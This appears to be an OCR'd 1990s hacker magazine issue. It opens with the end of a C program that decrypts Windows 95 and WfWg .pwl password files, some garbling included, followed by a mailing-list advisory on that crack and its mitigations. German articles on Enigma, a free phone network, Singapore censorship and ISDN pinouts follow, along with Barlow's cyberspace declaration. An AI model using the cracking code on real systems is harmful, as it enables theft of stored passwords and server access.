     if(Data[i]!=0xff) {
        Rall[Data[i]]++;
        if (Data[i]>maxr) maxr=Data[i];
     }
  }
  maxr=(((maxr/16)+1)*16);    /* resource pointer table size appears
to be divisible by 16 */

  /* search after resources */

  Rpoint[0]=0x0208+2*maxr+20+2;   /* first resource */
  for(i=0;i<maxr;i++) {
     /* find size of current resource */
     pos=Rpoint[i];
     rsz=Data[pos]+(Data[pos+1]<<8);
     rsz^=sizemask;
     printf("Analyzing block with size:
%04x\t(%d:%d)\n",rsz,i,Rall[i]);
     if( (Rall[i]==0) && (rsz!=0) ) {
        printf("unused resource has nonzero size !!!\n");
        exit(0);
     }

     pos+=rsz;
```


```
    /* Resources have a tendency to have the wrong size for some reason */
    /* check for correct size */
    if(i<maxr-1) {
       while(Data[pos+3]!=keystream[1]) {
          printf(":(%02x)",Data[pos+3]);
          pos+=3D2; /* very rude may fail */
       }
    }
    pos+=2; /* include pointer in size */
    Rpoint[i+1]=pos;
  }
  Rpoint[maxr]=size;
  /* insert Table data into keystream */
  for(i=0;i <= maxr;i++) {
     keystream[20+2*i]^=Rpoint[i] & 0x00ff;
     keystream[21+2*i]^=(Rpoint[i] >> 8) & 0x00ff;
  }
  cracked+=maxr*2+2;
  printf("%d bytes of keystream recovered\n",cracked);
  /* decrypt resources */
  for(i=0;i < maxr;i++) {
     rsz=Rpoint[i+1]-Rpoint[i];
     if (rsz>cracked) rsz=cracked;
     printf("Resource[%d] (%d)\n",i,rsz);
     for(j=0;j<rsz;j++) =
printf("%c",Data[Rpoint[i]+j]^keystream[j]);
     printf("\n");
  }
  exit(0);
}
- --- end ---
```

From: samba-bugs@anu.edu.au
Subject: win95 and WfWg .pwl files cracked
Date: Tue, 5 Dec 1995 23:11:52 +1100

I have just tried Frank Stevensons program for cracking .pwl files. It indeed works.

With it I could obtain the plain text passwords from a Windows95 .pwl file or a windows for workgroups .pwl file in less than a second. I tried it on 3 different files. All were successfully decrypted.

This is very bad.

It means that anyone with access to a WfWg or Win95 box that has been used to login to a samba (or NT or OS/2 etc) server can take the .pwl files off the PC and use them to get valid passwords on the server.

Note that this is not directly a security hole in samba. Its a huge security hole in the way WfWg and Win95 store their passwords on disk. It equally affects networks which use NT and OS/2 server. It also affects people who just use other WfWg and Win95 machines as servers.

Also, if your WfWg and Win95 systems have not been patched to avoid the "cd ../" bug and you export any shares then anyone who can attach to those shares can obtain your .pwl files. It doesn't matter what directory you are exporting.

What can you do about this?

Well, if you don't care about security then just do nothing :-)

Otherwise:

First of all, change your router rules to disable tcp139, udp137 and udp138 from entering your network from the Internet.

Secondly, disable your WfWG and Win95 boxes from saving passwords on disk when connecting to SMB servers. Can someone please post clear instructions on exactly how to do this? (preferably with how to make it permanent)

Thirdly, delete all the .pwl files on your WfWG and Win95 boxes.

Theres probably more you should do. I only found out about this decryption program a few minutes ago. I imagine more advice will be forthcoming from other people on this list.

Andrew

buch

Wie geheim ist „geheim"?

ENIGMA heißt Rätsel und ist der Name einer deutschen Verschlüsselungsmaschine im 2. Weltkrieg. Der Journalist Robert Harris hat einen Roman um diese Maschine und den Bletchley Park geschrieben, der im März 1943 handelt. Er ist nicht für Technik-Freaks, bietet aber ein paar nette Beschreibungen von Zusammenhängen, wie man sie sonst nicht findet. Historische Zusammenhänge sind schlüssig und spannend den handelnden Personen auf den Leib geschneidert. Der Autor hat Geschichte studiert, war Reporter bei BBC und politischer Redakteur beim OBSERVER. Jetzt ist er Kolumnist bei der SUNDAY TIMES.

Der Schreibstil ist flüssig und amüsant: „Das Zimmer war kaum größer als ein Besenschrank. Hier hatte Turing gesessen, ... In einer Ecke standen ein feuersicherer Safe, aus dem aufgefangene Funksprüche hervorquollen und eine Mülltonne mit der Aufschrift >vertraulicher Abfall<." Zur Vorarbeit am Buch gehört eine Fülle von Gesprächen mit Zeitzeugen.

Das wird an vielen kleinen Geschichten deutlich, wenn etwa ein Kryptoanalytiker zu erklären versucht, warum er Mathematiker wurde und G. H. Hardy zitiert mit „Ein Mathematiker ist, wie ein Maler oder ein Dichter, ein Verfertiger von Mustern".

Für den Musterbau war die ENIGMA zuständig. Über eine erbeutete ENIGMA schreibt er aus der Sicht des Kryptoanalytikers, der Muster im verschlüsselten Text sucht: „Sie war in perfektem Zustand: eine wunderbare Maschine. Die Buchstaben auf den Tasten waren überhaupt nicht abgenutzt, das schwarze Metallgehäuse ohne jeden Kratzer, die gläsernen Lämpchen klar und funkelnd. Die drei Walzen - eingestellt, wie er sah, auf ZDE - glitzerten silbern im Licht der nackten Glühbirne. Er streichelte sie zärtlich. Sie mußte gerade aus der Fabrik gekommen sein.

>Chiffriermaschinen-Gesellschaft<, stand auf dem Etikett. >Heimsoeth und Rinke, Berlin-Wilmersdorf, Uhlandstraße 138<."

Da sollte man doch einmal die Verwandtschaftsverhältnisse prüfen zu Heimsoeth/BORLAND-Deutschland von heute...

Historisch neu in Blechtley Park war, daß erstmals eine Maschine zum Codeknacken benutzt wurde. Zur Maschine gehörten fünf Walzen. Jede hat 26 Kontakte für die Buchstaben von A bis Z. Je zwei der Kontakte sind zu einem Buchstabenpaar verschaltet. Diese dreizehn Buchstabenpaare bilden den Kern der Verschlüsselung: jeder Buchstabe wird durch einen anderen ersetzt, aber nie durch sich selbst. Das ist eine der ersten Schwächen der Maschine. Drei Walzen kamen in die Maschine und nach jedem verschlüsselten Zeichen drehten sich die Walzen weiter wie bei einem Kilometerzähler - nur drehte sich die jeweils nächste nicht nach zehn, sondern nach 26 Vorgängen um eins weiter. Ein Schlüssel bestand aus den benötigten Walzen in der richtigen Reihenfolge und deren Ausgangslage. So meinte III V IV GAH, Walze 3 links, 5 mitte und 4 rechts und die drei auf Grundstellung GAH bringen. Weiter wurde eine Eingangsverwürfelung von zehn Buchstabenpaaren vorgenommen an einem Steckerbrett an der Rückseite der Maschine.

ENIGMA von Robert Harris,
Heyne Verlag 1995

Wau

idee

Telefon-Pilotprojekt: Freies Orts-Netz (FON)

Umsonst telefonieren - mit Ihrer Hilfe!

1. **Bauen Sie eine Telefoninsel**
2. **Vernetzen Sie ihre Insel mit einer anderen**
3. **Alles weitere wird wachsen wie das Internet**

Durch Eigeninitiative interessierter Geschäftsleute und Bürger wird in Ilmenau eine kostengünstige Alternative zum Telefon-Ortsnetz aufgebaut. Zur Kooperation laufen mit Antennengemeinschaften, Vereinen, Verbänden und öffentlichen Einrichtungen derzeit Planungsgespräche.

Telefonieren innerhalb des „Freien Orts Netzes" wird kostenlos sein. Damit entfällt ein Großteil des bekanntlich hohen und störanfälligen Aufwandes der Datenerfassung zur Einzelgesprächsabrechnung. Netzaufbau, Ausbau und Unterhalt erfolgt in Zusammenarbeit mit den Antennengemeinschaften: Selbstkosten und Minimierung von Bürokratie. Auch Betriebskosten werden entsprechend pauschal erhoben.

Rechtsgrundlage ist die Erlaubnis, seit einigen Wochen (1.1.96) in „Geschlossenen Benutzergruppen" Sprachkommunikation zu betreiben. Vorher durfte wegen des TELEKOM-Monopols z.B. bei Haustürsprechanlagen jeder nur mit der Haustür, aber nicht mit den Nachbarn sprechen.

Begonnen wird mit der Vernetzung von „Insellösungen" interessierter Kreise, z.B. Hausgemeinschaften. „Skeptiker" kommen erst später dazu. Um den Aufwand an Vermittlungstechnik zu verringern, sollte die in jedem Haus sinnvolle Haustürsprechanlage ohne die bisherige Monopoleinschränkung die Durchwahl für die letzten Ziffern erledigen.

Da dieses Pilotprojekt das bisherige Quasimonopol einiger weniger Großkonzerne für Vermittlungsstellen schon vor dem 1.1.1998 aufbricht, sind mittelständische Telekomm-Hersteller an Unterstützung und Kooperation interessiert.

Zur CeBIT 1996 soll das Pilotprojekt und bis dahin gewonnene Kooperationspartner der breiteren Öffentlichkeit vorgestellt werden.

Der Hauptaufwand zur Netzinstallation liegt bei diesem Projekt innerhalb des Hauses, wo die Teilnehmer die arbeitsintensive Verkabelung selbst in Absprache mit dem Hauseigentümer durchführen, da dies noch kostengünstiger ist als örtliche Handwerker. Wenn die Universität Ilmenau Mitglied der Geschlossenen Benutzergruppe „Freies Orts-Netz" wird, kann ein Zugang zur deren Nebenstellenanlage und Datendiensten erfolgen. Dadurch würden sich die Kosten für Ortsgespräche bei der Universität verringern und das eingesparte Geld könnte die Uni für wichtigere Ausgaben verwenden.

Durch die Uni am Ort ist zugleich kreative Kapazität vorhanden, neue Netzkonzepte zu entwickeln und zu erproben. Im Unterschied zu Gelsenkirchen, wo von Konzernseite als Alternative zur TELEKOM eine reine Funkvernetzung (DECT) aufgebaut wird, soll bei FON die jeweils von Kosten/Aufwand/Perspektive her günstigste Variante gewählt werden.

Durch Eigeninitiative kann sich Geschäftswelt von Ilmenau sowie die Ilmenauer Bevölkerung zu kostengünstigem Telefonieren verhelfen und zusätzlich auch einen Zugang zur „Datenautobahn" schaffen ohne die an Wucher erinnernden Mautgebühren der TELEKOM. Ilmenau als Nicht-Mehr-Kreisstadt kann so einen Standortnachteil ausgleichen und durch das Pilotprojekt bundesweit zum Vorbild werden.

Mit Nachahmern ist aufgrund der Trägheit der meisten Westbürger überwiegend im Osten Deutschlands zu rechnen. Aber auch das ist für die mitmachende mittelständische Industrie ein interessanter Markt Kooperationsangebote und Anregungen bitte an:

Wau Holland,
Prof-Schmidt-Str 3 * 98 693 Ilmenau

progressiv

A Cyberspace Independence Declaration

Yesterday, that great invertebrate in the White House signed into the law the Telecom „Reform" Act of 1996, while Tipper Gore took digital photographs of the proceedings to be included in a book called „24 Hours in Cyberspace."

I had also been asked to participate in the creation of this book by writing something appropriate to the moment. Given the atrocity that this legislation would seek to inflict on the Net, I decided it was as good a time as any to dump some tea in the virtual harbor.

After all, the Telecom „Reform" Act, passed in the Senate with only 5 dissenting votes, makes it unlawful, and punishable by a $250,000 to say „shit" online. Or, for that matter, to say any of the other 7 dirty words prohibited in broadcast media. Or to discuss abortion openly. Or to talk about any bodily function in any but the most clinical terms.

It attempts to place more restrictive constraints on the conversation in Cyberspace than presently exist in the Senate cafeteria, where I have dined and heard colorful indecencies spoken by United States senators on every occasion I did.

This bill was enacted upon us by people who haven't the slightest idea who we are or where our conversation is being conducted. It is, as my good friend and Wired Editor Louis Rossetto put it, as though „the illiterate could tell you what to read."

Well, fuck them.

Or, more to the point, let us now take our leave of them. They have declared war on Cyberspace. Let us show them how cunning, baffling, and powerful we can be in our own fense.

I have written something (with characteristic grandiosity) that I hope will become one of many means to this end. If you find it useful, I hope you will pass it on as widely as possible. You can leave my name off it if you like, because I don't care about the credit. I really don't.

But I do hope this cry will echo across Cyberspace, changing and growing and self-replicating, until it becomes a great shout equal to the idiocy they have just inflicted upon us.

I give you...

A Declaration of the Independence of Cyberspace

Governments of the Industrial World, you weary giants of flesh and steel, I come from Cyberspace, the new home of Mind. On behalf of the future, I ask you of the past to leave us alone. You are not welcome among us. You have no sovereignty where we gather.

We have no elected government, nor are we likely to have one, so I address you with no greater authority than that with which liberty itself always speaks. I declare the global social space we are building to be naturally independent of the tyrannies you seek to impose on us. You have no moral right to rule us nor do you possess any methods of enforcement we have true reason to fear.

Governments derive their just powers from the consent of the governed. You have neither solicited nor received ours. We did not invite you. You do not know us, nor do you know our world. Cyberspace does not lie within your borders. Do not think that you can build it, as though it were a public construction project. You cannot. It is an act of nature and it grows itself through our collective actions.

You have not engaged in our great and gathering conversation, nor did you create the wealth of our marketplaces. You do not know our culture, our ethics, or the unwritten codes that already provide our society more order than could be obtained by any of your impositions.

You claim there are problems among us that you need to solve. You use this claim as an excuse to invade our precincts. Many of these problems don't exist. Where there are real conflicts, where there are wrongs, we will identify them and address them by our means. We are forming our own Social Contract . This governance will arise according to the conditions of our world, not yours. Our world is different.

Cyberspace consists of transactions, relationships, and thought itself, arrayed like a standing wave in the web of our communications. Ours is a world that is both everywhere and nowhere, but it is not where bodies live.

We are creating a world that all may enter without privilege or prejudice accorded by race, economic power, military force, or station of birth.

We are creating a world where anyone, anywhere may express his or her beliefs, no matter how singular, without fear of being coerced into silence or conformity.

Your legal concepts of property, expression, identity, movement, and context do not apply to us. They are based on matter, There is no matter here.

Our identities have no bodies, so, unlike you, we cannot obtain order by physical coercion. We believe that from ethics, enlightened self-interest, and the commonweal, our governance will emerge . Our identities may be distributed across many of your jurisdictions. The only law that all our constituent cultures would generally recognize is the Golden Rule. We hope we will be able to build our particular solutions on that basis. But we cannot accept the solutions you are attempting to impose.

In the United States, you have today created a law, the Telecommunications Reform Act, which repudiates your own Constitution and insults the dreams of Jefferson, Washington, Mill, Madison, DeToqueville, and Brandeis. These dreams must now be born anew in us.

You are terrified of your own children, since they are natives in a world where you will always be immigrants. Because you fear them, you entrust your bureaucracies with the parental responsibilities you are too cowardly to confront yourselves. In our world, all the sentiments and expressions of humanity, from the debasing to the angelic, are parts of a seamless whole, the global conversation of bits. We cannot separate the air that chokes from the air upon which wings beat.

In China, Germany, France, Russia, Singapore, Italy and the United States, you are trying to ward off the virus of liberty by erecting guard posts at the frontiers of Cyberspace. These may keep out the contagion for a small time, but they will not work in a world that will soon be blanketed in bit-bearing media.

Your increasingly obsolete information industries would perpetuate themselves by proposing laws, in America and elsewhere, that claim to own speech itself throughout the world. These laws would declare ideas to be another industrial product, no more noble than pig iron. In our world, whatever the human mind may create can be reproduced and distributed infinitely at no cost. The global conveyance of thought no longer requires your factories to accomplish.

These increasingly hostile and colonial measures place us in the same position as those previous lovers of freedom and self-determination who had to reject the authorities of distant, uninformed powers. We must declare our virtual selves immune to your sovereignty, even as we continue to consent to your rule over our bodies. We will spread ourselves across the Planet so that no one can arrest our thoughts.

We will create a civilization of the Mind in Cyberspace. May it be more humane and fair than the world your governments have made before. Davos, Switzerland February 8, 1996

John Perry Barlow, barlow@eff.org
Cognitive Dissident Co-Founder, Electronic Frontier Foundation Home(stead) Page: http://www.eff.org/~barlow

schöne neue welt

Singapur - Insel im Datennetz

Ein Chaos-Vertreter reiste Ende 1995 zu einer European-Asia-Conference der Friedrich-Ebert-Stiftung und EU nach Singapur. Etwas trocken, aber dennoch informativ, hier seine Eindrücke von einem Modellstaat und staatlicher Zensur im Internet.

Singapur entwickelt sich mit seiner vor vier Jahren gestarteten Initiative „IT2000" zum Modellstaat der Informationsgesellschaft. Um die Kontrolle im Land zu behalten, unterstellt die Regierung, weltweit einmalig, alle Internet-Dienste und Computer-Netzwerke der staatlichen Rundfunkaufsicht, und damit auch der Zensur.

Rama Meyyappan kann sich über Arbeitsmangel nicht beklagen. Er ist einer von 16 staatlichen Zensurbeamten, die jährlich mehr als 25.000 Dokumente, Zeitungen oder Filme kontrollieren und zensieren müssen, um dem Bürgerwillen im Stadt- und Inselstaat nachzukommen. Zensur hat Tradition im hochtechnisierten Singapur. Die knapp drei Millionen Einwohner halten Zensur für zwingend notwendig, um zum Beispiel Aufstände und Blutbäder radikaler Gruppierungen, wie 1964 am Geburtstag des Propheten Mohammeds oder 1969 aus Malaysia zu verhindern - und vor allem Jugendliche vor westlichen Pornographieangeboten zu schützen. Eindeutiges Votum: „Sicherheit und Schutz kommt vor Freiheit". In Deutschland heftig diskutierte Themen wie „Gewalt in den Medien" rufen bei den Singapurern lediglich Achselzucken hervor. Gewalttätige Comics zählen im staatlichen Fernsehen zu den beliebsten TV-Serien bei den Kids.
Satellitenfernsehen ist in Singapur verboten, lediglich einige Sender wie CNN sind via Kabel-TV in Hotels verfügbar. „Mit Satellitenschüsseln kann man ja unverschlüsselt Pornofilme, zum Beispiel aus England empfangen", begründet Rama Meyyappan das Verbot. Ebenso nicht erlaubt: Der für europäische Verhältnisse eher harmlose „Playboy".

Wer bei der Einreise am Changi-Airport mit solchen Hochglanzmagazinen erwischt wird, kann mit der nächsten Maschine den Rückflug antreten. Zensor Meyyappan weiß auch, Satellitenempfänger sind heute so klein wie Blumenkästen, auf CD oder Videokassette eingeschmuggelte Pornoangebote kaum kontrollierbar. Wer sich ein Playboy-Girl auf den heimischen Computerschirm holen will, surft im Internet zur US-Seite des Herrenmagazins. Sehr zum Verdruß einiger Herren in der autoritären Regierung, die zum Angriff auf obszöne Web-Angebote im Internet blasen.

Mercedes ab 200.000 DM

Die People´s Action Party regiert seit der Unabhängigkeit Singapurs im Jahr 1965 unangefochten den multikulturellen und multireligiösen Schicht. Das singapurische Bildschirmtext, genannt „Teleview", zählt knapp 34.000 Abonennten, denen die Singapur Press Holding in Bälde Internet-Dienste verfügbar machen will, so wie die Deutsche Telekom ihren fast 1.000.000 Kunden seit Herbst 1995. Eine Zensur der lokalen Tageszeitungen findet nicht statt, „im Kopf unserer Redakteure sitzt die Zensurschere", sagt Loong Yoong Wai, Chefreporter der Shin Min Daily News. Das ausländische Nachrichtenmagazine mit kritischem Inhalt über Singapur geschwärzt oder gar nicht erscheinen, stört die Singapurer nicht. Jeder hat ein Recht auf Gegendarstellung. Zeitungen, die wissentlich falsch berichten, drohen horrende Schadenersatzforderungen in Millionenhöhe. Die Herald Tribune zahlte an Regierungsmitglieder bereits einen Millionentribut für eine Ente.

Gläserne Studenten

Neben Sicherheit und Sauberkeit - Slogan: „Eine saubere Stadt macht glücklich" (*) - zählt in Singapur eine gute, militaristisch organisierte, Ausbildung zu den wichtigsten Staatszielen. An der Nanyang Universität tüfteln junge Wirtschaftsstudenten, kaum älter als 20

Jahre, an grafischen Business-Plänen und Marktanalysen mit Hilfe von Microsoft-Software ebenso selbstverständlich wie an der Editierung von Internet-Seiten in der „Hypertext-Sprache" des World Wide Web. Die Studenten werden nach dem IT2000-Plan lückenlos mit ihrem Foto und allen Lebens- und Lerndaten zu Beginn in der „Integrated Student Data Bank" erfasst, um eine kontinuierliche Kontrolle der Bildungspolitik zu gewährleisten und ihnen nach der Devise „Bildung ist Lebensqualität" ein lebenslanges Lernen und Trainieren zu ermöglichen. Diese Daten sind zusammen mit maschinellen Daten zentral im EDUNET abrufbar, einer Entwicklung des National Computer Boards und Bildungsministeriums. „Die Fotos werden eingescannt, damit Lehrer und Professoren die Studenten mit Namen ansprechen können", meint eine Universitätsmitarbeiterin. Um Argumente ist man in Singapur nicht verlegen, und der Europäer lernt sehr schnell die von den Bürgern als „Singapore Style" geprägte, freundliche Konversation um drei Ecken. Wörter wie Datenschutz zählen in Singapur zu Fremdwörtern, lediglich ein Arztgeheimnis schätzt den Einzelnen. Die Gesellschaft hat jederzeit und überall ein wachsames Auge auf ihre Schäffchen: Jeder beobachtet einfach Jeden. Dies fängt an der Nanyang Universität auf den Toiletten an, die sich Frauen und Männer teilen. „Die Gelegenheit mal einen nackten Mann zu sehen", erklärt eine ehemalige Studentin mit Blick auf staatliche Einschränkungen. Doch die Prüderie täuscht: Hygiene ist extrem stark ausgeprägt, Aufklärung über Aids zum Beispiel findet permanent und offen statt, Krankheitsfälle sind kaum bekannt.

Sauberkeit ist in Singapur ein politisches Ziel: Zahlreiche Warnschilder weisen Touristen und Einwohner auf drakonischen Strafen hin, die jedem „Schmutzfinken" drohen. Urinieren im Aufzug: 500 DM; Nichtspülen auf öffentlichen Toiletten: 150 DM; Spucken auf die Straße: 1000 DM; Drogenbesitz oder -Konsum (auch in Milligramm): Todesstrafe.

Mit rund 62.000 Internet-Nutzern und einer monatlichen Steigerungsrate von 1000 Online-Neulingen wächst auch die Internet-Gemeinde in Singapur rapide an. Ein Drittel aller Haushalte besitzt einen Computer, insgesamt sind auf der Insel 640.000 PC installiert. Drei Provider versorgen die Interessenten mit Internet-Zugängen, einer davon ausschließlich im wissenschaftlichen Bereich. 38 Schulen hängen am Netz der Netze, und in spätestens drei Jahren, so plant das Bildungsministerium, sollen alle Schulen in Singapur über einen Internet-Zugang verfügen.

Global ausgerichtete Online-Dienste, ob via Kabel oder Satellit, treiben die Regierung jedoch in Argumentationsnot gegenüber den eigenen Bürgern. So dürfen Sender wie MTV oder Walt Disney ihre asiatischen Satellitendienste von singapurischem Terrain für Asien anbieten, diese aber nicht ins lokale Kabelnetz einspeisen. Nur die private Fernsehkabelgesellschaft „Singapore CableVision" erprobt zur Zeit in 15.000 Haushalten den Einstieg ins multimediale Konsumentenzeitalter. Besonderes Augenmerk richtet sich aufs TeleShopping sowie Video-on-Demand, vor allem aber auf das lückenlos überwachte Käuferverhalten. Bedürfnisse und Wünsche ihrer Landsleute, stehen bei den stark angelsächsisch geprägten, vielfach an englischen oder amerikanischen Universitäten ausgebildeten singapurischen Geschäftsleuten an erster Stelle.

Bildung als Staatsziel

Ohne Entwicklung und Einsatz solcher Hochtechnologien ist Singapur nicht überlebensfähig, und ohne Kontrolle der Informationsflut schwinden Sicherheit und damit gleichzeitig Vertrauen in der Bevölkerung. Hochdotierte Zensurbeamte sind Mangelware im Arbeitsmarkt, die Kosten für Kontrollaufgaben explodieren mit der Informationsflut und geeignete Zensurtechnologie nicht verfügbar. Für die Wissenschaftler der Nanyang Technologie Universität und der Regierung, die nach

einer umfassenden Lösung forschen, aus Angst, der Marktplatz Internet könnte zu einem Schlachtfeld von radikalen Ideen ausarten, eine der größten Herausforderungen. Denn auch in anderen asiatischen Staaten steigt die Zahl der Internet-User sprunghaft an - und damit auch die Zahl der radikalen religiösen Gruppen.

Entertainment-Offerten für eine breite Masse wie TV-Programme, die unter den dortigen Rundfunkbegriff fallen, werden vom für Zensur zuständigen Informations- und Kulturministerium, wie in Deutschland von den zuständigen Landesmedienanstalten, lizensiert und strenger kontrolliert als beispielsweise Bildungs- oder Wirtschafts-, meist auf einzelne oder wenige Personen, ausgerichtete Informationsangebote. Das sich selbstverwaltende Internet wirkte auf die Zensurwissenschaftler zunächst wie ein Fremdkörper: Es fehlt ein zentraler Betreiber, das mit militärischen Forschungsgeldern entwickelte Netz ist extrem ausfallsicher, funktioniert selbst nach regionalen Atombombenangriffen noch einwandfrei und ist nur kaum kontrollierbar. Hauptbestandteil des scheinbaren „Online-UFO" aus den USA, so das Ergebnis ihrer Untersuchung, ist E-Mail. Wer elektronische Postdienste abwickelt, benötigt eine Lizenz von der staatlichen Telekommunikationsaufsichtsbehörde. E-Mail-Inhalte werden zwar nicht zensiert, wer jedoch seine Geschäftspost verschlüsseln will, muß bei Singapore Telecom rund 1000 DM für solche Funktionen berappen.

Abschließendes Ergebnis der Singapurer Internet-Forscher: Computer-Services wie beispielsweise Diskussionsforen im Usenet und Internet-Web-Seiten fallen unter den dortigen Rundfunkbegriff, da sie öffentliche Angebote für die breite Masse darstellen. Erst kürzlich entschied sich daher Singapurs Regierung, Internet-Dienste im sogenannten „Singapore Broadcasting Authority Act" zusammenzufassen - erste Grundlage für eine staatliche Lizenzierung von Angeboten im Netz.

Reine Netzanbieter bedurften schon vorher wie in vielen liberalisierten Telekommunikationsmärkten der Welt eine Art Beförderungslizenz zum Datentransport. Damit wäre nach singapurischer Definition jeder Student, der an Usenet-Foren teilnimmt, ein eigener potentieller Rundfunksender.

Insel im Datennetz

Erfahrungen aus anderen Ländern wie die heftigen Reaktionen der Internet-Gemeinde auf die vom US-Senat geforderte Verbannung von „obszönen Informationen" aus dem Internet, führten zur hoheitlichen Erkenntnis, daß lokale Internet-Anbieter vorerst keine Rundfunklizenz benötigen. „In der Cyberspace-Kultur wird ein Höchstmaß an Freiheit und Anarchie zelebriert. Der freie Zugang zu Ideen und Informationen ist Bestandteil sozialer Entwicklung", philosophiert Ang Peng Hwa und erklärt damit im „Singapore Style" das Zögern seiner Regierung. Im „globalen Dorf" möchte der Inselstaat kein Inseldasein führen.

Bereits 1992 erkannten Mitglieder einer staatlichen Zensurkommission, daß Singapurs traditionelle Zensurpolitik sich kontraproduktiv zum wirtschaftlichen Strukturwandel in Richtung Hochtechnologiestaat verhält. Eine Liberalisierung schien zunächst möglich. Drei Jahre später verschaffen sich Singapurs Auslandsstudenten in zensurfreien, internationalen Internet-Foren wie „Soc.Culture.Singapore" mit sarkastischen Sprüchen über die Zensurpraxis Luft: „Singapur wird frei sein, endlich auch US-TV-Kanäle empfangen dürfen, wenn in Bosnien der Krieg beendet ist und die Hölle gefriert". Die US-Studenten aus Singapur erfahren krasser denn je, was Zensur bedeutet, sehen viele doch US-Serien in zwei Fassungen, die bild- und wortärmere einheimische „Snip-Fassung" und später dann die Originalfassung im Ausland. „Die Zensurbehörde behandelt zum Beispiel Homosexualität als Tabuthema. Da werden bereits zweideutige Worte wie das Ding aus den Fernsehfilmen geschnitten", berichtet Daniel Lau vom Apple Design Center in Singapur später in einem Usenet-Forum.

Sämtlich verfügbare Computer-Software soll künftig von Filmzensoren stichprobenartig kontrolliert werden, da nach deren Ansicht jede Windows-Software rein theoretisch aus einzelnen Aktbildern bestehen könnte. Um der unliebsamen Nacktenschar Herr zu werden, ist allerdings eine Gesetzeserweiterung notwendig: Neben den bewegten Kinobildern, sollen auch Standbildern - und damit Computerprogramme - zensurkompatibel werden.

Großrazzia im Internet

Sogenannte „GIF-Files", für den Austausch grafischer Daten standardisierte Dateien, fielen den Zensoren bereits zum Opfer. Nur durch ein Mißverständnis eines hohen Beamten, kommentiert Ang Peng Hwa eine Internet-Großrazzia, wurden alle Accounts eines kommerziellen Internet Providers nach grafischen Dateien durchsucht. In 80.000 gescannten GIF-Files fanden die Zensurbeamten mit Hilfe eines speziellen Programms tatsächlich fünf Dateien mit pornographischem Inhalt, nach dem Gesetz auch Aktfotos. Die Besitzer erhielten eine schriftliche Ermahnung, was bei vielen Nutzern heftigen Protest auslöste. „Nur um den Zensurbeamten das Leben schwer zu machen, gaben die Nutzer den Grafikdateien neue Namen. Ergebnis: die Suchprogramme funktionieren nicht mehr", berichteten die Moralhüter nach der Aktion. Durchforstet werden aber nicht nur Dateien, die Nackbildchen von den hochfrequentierten Playboy-Web-Seiten enthalten könnten, nach Richtlinien des Informationsministeriums zählen auch Usenet-Groups zu den zensurfähigen Angeboten. Alle über den öffentlichen Internet Provider Singpore Telecom zugänglichen Usenet-Foren oder Web-Seiten sind nur über ein spezielles Menü zugänglich, angeblich aus „Sicherheitsgründen" , so die um Singapur besorgte Telekom. Inwieweit auch der Zugriff auf globale Web-Seiten von Firmen eingeschränkt werden soll, lassen die Behörden und Zensurforscher zunächst offen.


Eines ist sicher: Singapur würde ein Proteststurm internationaler Konzerne drohen, da deren lokale Niederlassungen Web-Seiten in Singapur anbieten und von dort zur „Home Page" im Mutterland verzweigen. Singapore Press Holding vermarktet Web-Seiten für 950 Singapur Dollar (Kurs etwa 1:1) monatlich. Jedes Unternehmen kann eine Seite mieten und frei gestalten. Geschickte Web-Surfer könnten so über mehrere Querverbindungen ohne Probleme zur Penthouse- oder Playboy-Seite - ohne staatliche Zensur - gelangen.

Zur Teilnahme an den globalen Internet-Foren waren auch für Universitäten spezielle Server angedacht, mit jeweils seperaten Systemen für Studenten und Universitätsmitarbeiter. Lediglich die jährlichen Maschinenkosten von 70.000 US Dollar und ein immenser Personaleinsatz zwangen die Behörden, ihr Vorhaben abzubrechen.

Staatliche Informationsoffensive

Zensur in Singapur ist Wissenschaft und Sport zugleich, wen wundert's, daß die Mitarbeiter im Informationsministeriums nicht ohne einen „ordentlichen Kampf" aufgeben wollen, wie die englischsprachige Tageszeitung Straits Times verkündete. Im Frühjahr startete Singapurs Regierung daher eine eigene Informationsoffensive im Netz. Das als „Singapore Map" offziell zugelassene Internet-Angebot soll der globalen Gemeinde das „wahre Singapur" zeigen - ein hochentwickeltes, zufriedenes und sauberes Land. Selbstironisch stellen die Singapurer Behörden auf ihrer Web-Seite unter anderem Häuserwände mit Holz-, Beton- oder Steinmustern vor und laden zu elektronischer Graffitimalerei ein, Überschrift: „Der einzige Platz in Singapur, wo Graffiti nicht mit Geldbußen bestraft wird".

bishop@ccc.de



Die Adern des S0-Busses, der am NTBA abgeht, werden mal mit a2, b2, a1 und b1, manchmal aber auch mit 2a, 2b, 1a und 1b benannt. Doch damit der Verwirrung nicht genug: bei jeder IAE (ISDN-Anschluß-Einheit) ist die Reihenfolge anders...

IAE 2x8 (8) - S0


3 - a2
4 - a1
5 - b1
6 - b2

IAE 2x8 (4) - S0


1 - a1
2 - b1
3 - a2
4 - b2

TAE 8+4 - S0


3 - a1
4 - b1
5 - b2
6 - a2



Die IAE 2x8 (8) ist nix weiter als die Telekombezeichnung für eine RJ45 Buchse (Auf- bzw. Unterputz), bei der alle Kontakte (8) herausgeführt sind, aber nur die mittleren 4 benutzt werden.



Die IAE 2x8(4) ist dasselbe, nur das von vornherein nur die mittleren 4 Kontakte herausgeführt wurden.



Die TAE 8+4 ist die „alte" ISDN-Steckdose der DBP Telekom, wie sie (eigentlich) nur bei 1TR6 Verwendung findet. Es handelt sich um einen längeren Doppel-TAE-Stecker, wie er z.B. beim Granat Verwendung findet.

Wer RJ45-Buchsen anderer Hersteller benutzt, orientiere sich an der IAE 2x8 (4): die Reihenfolge entspricht einer von vorn (sozusagen Buchsenseitig) betrachteten RJ45 Buchse, bei der die mittleren 4 Kontakte (unten) von links nach rechts 1-4 entsprechen.

DB9:

1 - DCD, Data Carrier Detect
2 - RXD, Receice Data
3 - TXD, Transmit Data
4 - DTR, Data Terminal Ready
5 - GND, Signal Ground
6 - DSR, Data Set Ready
